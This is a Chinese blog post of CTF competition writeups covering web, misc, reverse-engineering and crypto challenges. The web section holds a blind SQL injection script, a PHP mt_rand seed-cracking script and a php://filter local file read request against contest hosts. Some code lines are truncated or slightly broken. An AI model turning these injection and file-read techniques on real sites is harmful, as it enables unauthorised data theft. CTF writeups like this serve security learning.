

第三届上海大学生网络安全大赛小部分题解 By Assassin

原创

Assassin_is_me 于 2017-11-02 09:21:44 发布 1361 收藏

分类专栏: [I am Assassin](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_35078631/article/details/78421052

版权



[I am Assassin](#) 专栏收录该内容

9 篇文章 0 订阅

订阅专栏

WEB

Web1

很简单直接上脚本

```
#!/usr/bin/perl
#*_coding:utf-8*_
import requests
import string

def get_content1(s):
    flag=''
    for i in range(1,50):
        key=0
        for j in range(32,127):
            url = 'http://882f7dfa1dfa4a4db6a3f073371526c8d0a65024718440ce.game.ichunqiu.com/index.php?add=(select ascii(substr((' +str(s)+'),' +str(i)+' ,1)) like '+str(j)+' )'
            tempurl=url+add
            content = requests.get(tempurl).text.encode('utf-8')
            if "Hacker" in content:
                flag+=chr(j)
                key=1
                print flag
                break
        if key==0:
            break
    print flag


#get_content1("database()") #words
#get_content1("select schema_name from information_schema.schemata limit 0,1")
#words

#get_content1("select table_name from information_schema.tables where table_schema like 0x776f726473 1
#f14g
#get_content1("select column_name from information_schema.columns where table_name like 0x00313467 lin
#f14g
get_content1("select f14g from f14g limit 0,1")
#flag{0fabacd1-fda2-4899-8cc5-711105c28677}
```

Web2

上来看到以为是git源码泄露,但是并不是, 结果是文件包含

```
http://e0c9660c9d3f4434a7e8590db1add9fa7466d50e0ff34c91.game.ichunqiu.com/index.php?action=index
```




```
<?php
include "function.php";
if(isset($_GET["action"])){
    $page = addslashes($_GET["action"]);
}else{
    $page = "home";
}
if(file_exists($page.'.php')){

    $file = @file_get_contents($page.'.php');
    echo $file;
}
if(@$_GET["action"]=="album"){
    if(isset($_GET["pid"])){
        curl($_GET["pid"]);
    }
}
?>
```

还有就是function.php, 但是怎么看都没什么东西啊...然后...试了试flag...我日... 存在flag.php...什么题这是.....

Web300

首先果断发现robots.txt



zym代码混淆...为了图快一些花了三块钱解密了...

绕过index.php

```
//爆破种子的php脚本
<?php
$seed = rand(0, 99999);
mt_srand($seed);
function auth_code($length = 12, $special = true)
{
    $chars = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789';
    if ($special) {
        $chars .= '!@#%&*()';
    }
    $password = '';
    for ($i = 0; $i < $length; $i++) {
        $password .= substr($chars, mt_rand(0, strlen($chars)-1), 1);
    }
    return $password;
}
for ($i=0;$i<=99999;$i++){
    mt_srand($i);
    $key = auth_code(16, false);
    if ($key=="aGpKppwibvZsQY0a"){
        echo $i;
        echo "\r\n";
        echo auth_code(10, false);
        break;
    }
}
echo "\t\t\t\tDone!"


?>
```

```

//每次访问的py脚本
#*_coding:utf-8*_
import requests
s= requests.session()
url = 'http://d4de32115fa848509dbbad47a9396e128b2be116befc42d1.game.ichunqiu.com/index.php'
data = {'private':"233"}
print s.post(url,data=data).text
input = raw_input('input pri : ')
print input
data = {'private':input}
print s.post(url,data=data).text

```

然后成功绕过了第一步!!!
第二部构造如下!! 弱类型绕过!



string '[0]' (length=3)

yes

http://blog.csdn.net/qq_35078631

但是写在脚本里却是失败的, 不知道为什么, 可能和head不能传参数有关? 通过浏览器终于绕过!!! 原来是他会变换url!



http://blog.csdn.net/qq_35078631

同时得到那个authAdmin值为

2017CtfY0ulike

但是并没有什么卵用, file.php中的未知量和admin.php中不一样

```
POST /file.php HTTP/1.1
Host: a68499148d2341be9d794b500a0a50aaa0bee6c0ec95417b.game.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:43.0) Gecko/20100101 Firefox/43.0
Accept: text/plain, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer:
http://a68499148d2341be9d794b500a0a50aaa0bee6c0ec95417b.game.ichunqiu.com/admin.php?authAdmin=2017CtfY0ulike
Content-Length: 91
Cookie: PHPSESSID=usqb6t8qf7114qojhi050hf543
Connection: keep-alive
```

`id=php%3A%2F%2Ffilter%2Fconvert.base64-encode%2Fresource%3Dindex.php%7C.jpg&auth=1234567890x`

http://blog.csdn.net/qq_35078631

抓一下包得到真正的file.php的值1234567890x，mmp...

构造如下

```
http://a68499148d2341be9d794b500a0a50aaa0bee6c0ec95417b.game.ichunqiu.com/file.php?id=php://filter/conv
```



```
"; $private = auth_code(10, false); if(isset($_POST['private'])){ if($_POST['private'] === $_SESSION['pri']){ header("Location:admin.php?authAdmin
die("No private!"); } } ?>
```

http://blog.csdn.net/qq_35078631

成功读取...最后答案在flag.php里!!! 学习到了一波23333

Misc

签到

下载一下App找一下就知道了

登机牌

一开始不知道是什么，然后队友补了一下二维码，得到下图



但是没用，反而提示用binwalk去扫描一下，一下子引起了警觉
但是binwalk没发现任何东西...
队友想到了xor一下色调，扫描了一下下面的pdf714码得到

Free Online Barcode Reader

[Download barcode and image data](#) in XML format or request help from barcode expert.

File: **QQ截图20170919104457.png** New File

Pages: **1** Barcodes: **1**

Barcode: 1 of 1 Type: Pdf417 Page 1 of 1

Length: 19 Rotation: none

Module: 7.2pix Rectangle: {X=-2,Y=3,Width=741,Height=85}

Key1921070120171018

http://blog.csdn.net/qq_35078631

不是flag，但是倒是想一个密码，继续找
搜索flag发现内容

82 20 08 82 20 2e 50 fe ff 01 00 2f 44 c0 0f 3c	? .? .P? .. /D? <
29 d0 b0 00 00 00 00 49 45 4e 44 ae 42 60 82 52) 邪 IEND 晒 ` 侯
41 52 21 1a 07 00 cf 90 73 00 00 0d 00 00 00 00	A R! 嗽 s
00 00 00 2c b4 74 a4 94 41 00 70 ab 11 00 fa c0	. . . , 噤 A.p? .
12 00 02 6f 5a f3 fe af ae 4a 4b 1d 33 17 00 20	. . . oZ 篡 映 JK.3..
00 00 00 4e 6f 53 6f 63 69 61 6c 4e 6f 48 75 72	. . . NoSocialNoHur
74 5c 66 6c 61 67 2e 70 64 66 80 af e9 8f 69 fb	t \ flag.pdf e 迺 ?
12 70 00 c0 61 b9 c1 bf 1f 3a 61 d8 fd f3 20 39	p. 繼 沽 ? a 佚 ? 9
7c c8 e1 53 55 eb 9a e4 68 7a 73 7d 69 76 2e fe	柔 SU 霭 鋒 z liv. 莠
7b 33 34 31 76 ff d3 9c 06 38 09 dd dc 6b 6f ff	3 4 1 v 孰 . 8. 醫 ko
d1 69 0b a5 17 0f aa ff 8c a7 cc f4 e0 3a 0a 8c	禱 . ? . ? 導 挑 ? 妖
eb 32 97 46 d9 88 a3 5b d5 16 31 e2 97 89 b4 2b	2 板 贈 ? 1 詐 壤 +
83 5d 1b 1e b5 b1 88 26 7f 94 b2 68 1d 8e 79 74	傷 . . 当 ? 數 h. 巫 t
1e e8 fa 8c 09 82 6d 73 08 d6 e3 9d 7b 94 0b 62	. 椿 ? 做 s. 帶 漿 ? b
90 29 8e a5 f4 9b 5d 88 e0 fc 67 81 41 8a 2a 1e	? 曉 舫] 塚 駭 / 上 1g. csdn. net/qq_35078631
e8 24 1a 25 a3 2f 1b 5d a3 2f 41 4d 8a 25 7d 50	地 E a w a M a l i

一个神似rar的东西

```

0 | 85 04 62 82 20 08 82 20 08 82 20 08 82 20 08 82
0 | 20 88 0b 14 12 88 09 82 20 08 82 20 08 82 20 08
0 | 82 20 08 82 20 2e 50 fe ff 01 00 2f 44 c0 0f 3c
0 | 29 d0 b0 00 00 00 00 49 45 4e 44 ae 42 60 82 52
0 | 61 72 21 1a 07 00 cf 90 73 00 00 0d 00 00 00 00
0 | 00 00 00 2c b4 74 14 94 41 00 70 ab 11 00 fa c0
0 | 12 00 02 6f 5a f3 fe af ae 4a 1b 1d 33 17 00 20
0 | 00 00 00 4e 6f 53 6f 63 69 61 6c 4e 6f 48 75 72
0 | 74 5c 66 6c 61 67 2e 70 64 66 80 af e9 8f 69 fb
9 | 12 70 00 c0 61 b9 c1 bf 1f 3a 61 d8 fd f3 20 39

```

```

? b ? . ? . ? . ? . ?
? . . ? ? . ? . ? .
? . ? . P ? . . / D ? <
) 邪 . . . . I E N D 匪 ` 侯
a r ! . . . 嫩 s . . . . .
. . . , 碰 A . p ? .
. . . o Z 黛 映 J K . 3 . .
. . . N o S o c i a l N o H u r
t \ f l a g . p d f € 匪 ?
p . 继 洁 ? : a 伏 ? 9

```

然后成功打开!!! 我们利用之前的密码, 解压flag.pdf

```
Key: 1921070120171018
```

得到flag

```
flag{Car3_Y0ur_Secret}
```

流量分析

http://blog.csdn.net/qq_35078631/article/details/78454260

Reverse

首先需要对nspack脱壳, 然后写个小脚本搞定

```

# -*- coding:utf-8 -*-
s='this_is_not_flag'
a=[0x12,0x4,0x8,0x14,0x24,0x5C,0x4A,0x3D,0x56,0x0A,0x10,0x67,0x0,0x41,0x0,0x1,0x46,0x5A,0x44,0x42,0x6E,
    flag=''
for i in range(42):
    for j in range(256):
        if j^ord(s[i%16])==a[i]:
            flag+=chr(j)
            break
print flag

```

juckcode

这个题队友做出了misc的感觉...你敢不敢信, 全程没有分析一步, 就是靠替换flag内容硬生生得到了flag...

当然这得得益于大胆的猜想和观察, 发现输出和输入成线性关系...当然对能力没有帮助大, 帮助...

神队友, 请收下我的膝盖...

```
flag{juck_code_cannot_stop_you_reversing}
```

事实上这个题目是考验如何patch的, 有小伙伴后面成功解出来了主要的需要patch的是pushed+poped和乱加call指令, 防止静态调试的。但是不影响ODB的调试, 真心涨姿势, 后面再补回来

加密解密

第一题就好难...先是放到网上跑一个结果（词频统计啥的）

<https://quipqiup.com/>

然后是凯撒+base64...服了...

```
#!/usr/bin/perl
#*_coding:utf-8*_
import base64
s='LyjtL3fvnSR1o2xvKIjrK2ximSHkJ3ZhJ2Hto3x9'
for i in range(0,26):
    flag=''
    for j in s:
        if ord(j)>=ord('a') and ord(j)<=ord('z'):
            flag+=chr((ord(j)-ord('a')+i)%26+ord('a'))
        elif ord(j)>=ord('A') and ord(j)<=ord('Z'):
            flag+=chr((ord(j)-ord('A')+i)%26+ord('A'))
        else:
            flag+=j
    print flag,base64.b64decode(flag)

flag(classical_cipher_so_easy)
```

ls_aes_security

http://blog.csdn.net/qq_35078631/article/details/78484980